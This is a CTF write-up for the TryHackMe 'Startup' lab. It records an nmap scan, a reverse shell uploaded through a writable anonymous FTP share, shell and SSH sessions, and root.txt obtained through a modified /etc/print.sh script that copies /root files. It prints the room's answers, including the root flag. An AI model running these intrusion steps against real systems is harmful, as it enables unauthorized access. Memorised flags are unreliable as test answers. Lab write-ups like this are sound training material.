

CTF Startup

Kumpel7


December 2023

Those are the tasks i have to do, I am using the ubuntu machine with openvpn connection to tryhackme network.

1 Questions

Task 1

Welcome to Spice Hut!



Start Machine

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

Answer format: ****

Submit

Hint

What are the contents of user.txt?

Answer format: ***(*****{*****})

Submit

Hint

What are the contents of root.txt?

Answer format: ***(*****{*****})

Submit

Hint


Screenshot 1: Tasks

We start with gobuster and nmap scan.


```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 10.18.5.129
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 65534  65534      4096 Nov 12  2020 ftp [NSE: writeable]
|_ -rw-r--r--  1 0      0          251631 Nov 12  2020 important.jpg
|_ -rw-r--r--  1 0      0          208 Nov 12  2020 notice.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|_   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_   256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Maintenance
|_ http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Screenshot 2: Nmap scan.

We can easily upload via put command using ftp the reverse shell on the server and connect to it
Now we can try to find if something is inside and bingo, here is the answer for our 1st question.



Screenshot 3: Nothing important in images and .txt file despite the fact that there exist someone named Maya.



Screenshot 4: Reverse shell

```

www-data@startup:/vagrant$ ls
ls
www-data@startup:/vagrant$ cd ..
cd
www-data@startup:/$ ls -la
ls -la
total 100
drwxr-xr-x 25 root root 4096 Dec 16 11:00 .
drwxr-xr-x 25 root root 4096 Dec 16 11:00 ..
drwxr-xr-x 2 root root 4096 Sep 25 2020 bin
drwxr-xr-x 3 root root 4096 Sep 25 2020 boot
drwxr-xr-x 16 root root 3508 Dec 16 11:00 dev
drwxr-xr-x 96 root root 4096 Nov 12 2020 etc
drwxr-xr-x 3 root root 4096 Nov 12 2020 home
drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 incidents
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic
drwxr-xr-x 22 root root 4096 Sep 25 2020 lib
drwxr-xr-x 2 root root 4096 Sep 25 2020 lib64
drwx----- 2 root root 16384 Sep 25 2020 lost+found
drwxr-xr-x 2 root root 4096 Sep 25 2020 media
drwxr-xr-x 2 root root 4096 Sep 25 2020 mnt
drwxr-xr-x 2 root root 4096 Sep 25 2020 opt
dr-xr-xr-x 128 root root 0 Dec 16 11:00 proc
-rw-r--r-- 1 www-data www-data 136 Nov 12 2020 recipe.txt
drwx----- 4 root root 4096 Nov 12 2020 root
drwxr-xr-x 25 root root 920 Dec 16 11:31 run
drwxr-xr-x 2 root root 4096 Sep 25 2020/sbin
drwxr-xr-x 2 root root 4096 Nov 12 2020 snap
drwxr-xr-x 3 root root 4096 Nov 12 2020 srv
dr-xr-xr-x 13 root root 0 Dec 16 11:00 sys
drwxrwxrwt 7 root root 4096 Dec 16 11:41 tmp
drwxr-xr-x 10 root root 4096 Sep 25 2020 usr
drwxr-xr-x 2 root root 4096 Nov 12 2020 vagrant
drwxr-xr-x 14 root root 4096 Nov 12 2020 var
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/$


```

Screenshot 5: The answer is love

The is incidents directory containing a file. We can download it by copying it to the ftp directory and visiting the website again.

```
1 cp /incidents/suspicious.pcapng /var/www/html/files/ftp
```

This file is automatically opened on my machine in wireshark. So i will seek something in there.



Screenshot 6: Password for lennie in ssh

```

dan@kumpel:~/reverse_shells$ ssh lennie@10.10.249.36
lennie@10.10.249.36's password:
Permission denied, please try again.
lennie@10.10.249.36's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ls
Documents  scripts  user.txt
$ cat user.txt

```

Screenshot 7: 1st flag

Now to get the second flag, we need to see the scripts folder. Look closely at the photo, there is the solution. Notice that this isn't full pwning as we don't acquire the root permissions, but we get the root flag and we can see it.

```

$ ls
Documents  scripts  user.txt
$ cd scripts
$ ls
planner.sh startup_list.txt
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
cp /root/* /home/lennie
$ ./planner.sh
./planner.sh: line 2: /home/lennie/scripts/startup_list.txt: Permission denied
Done!
cp: cannot stat '/root/*': Permission denied
$ cd ..
$ ls
Documents  root.txt  scripts  user.txt
$ cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
$

```

Screenshot 8: 2nd flag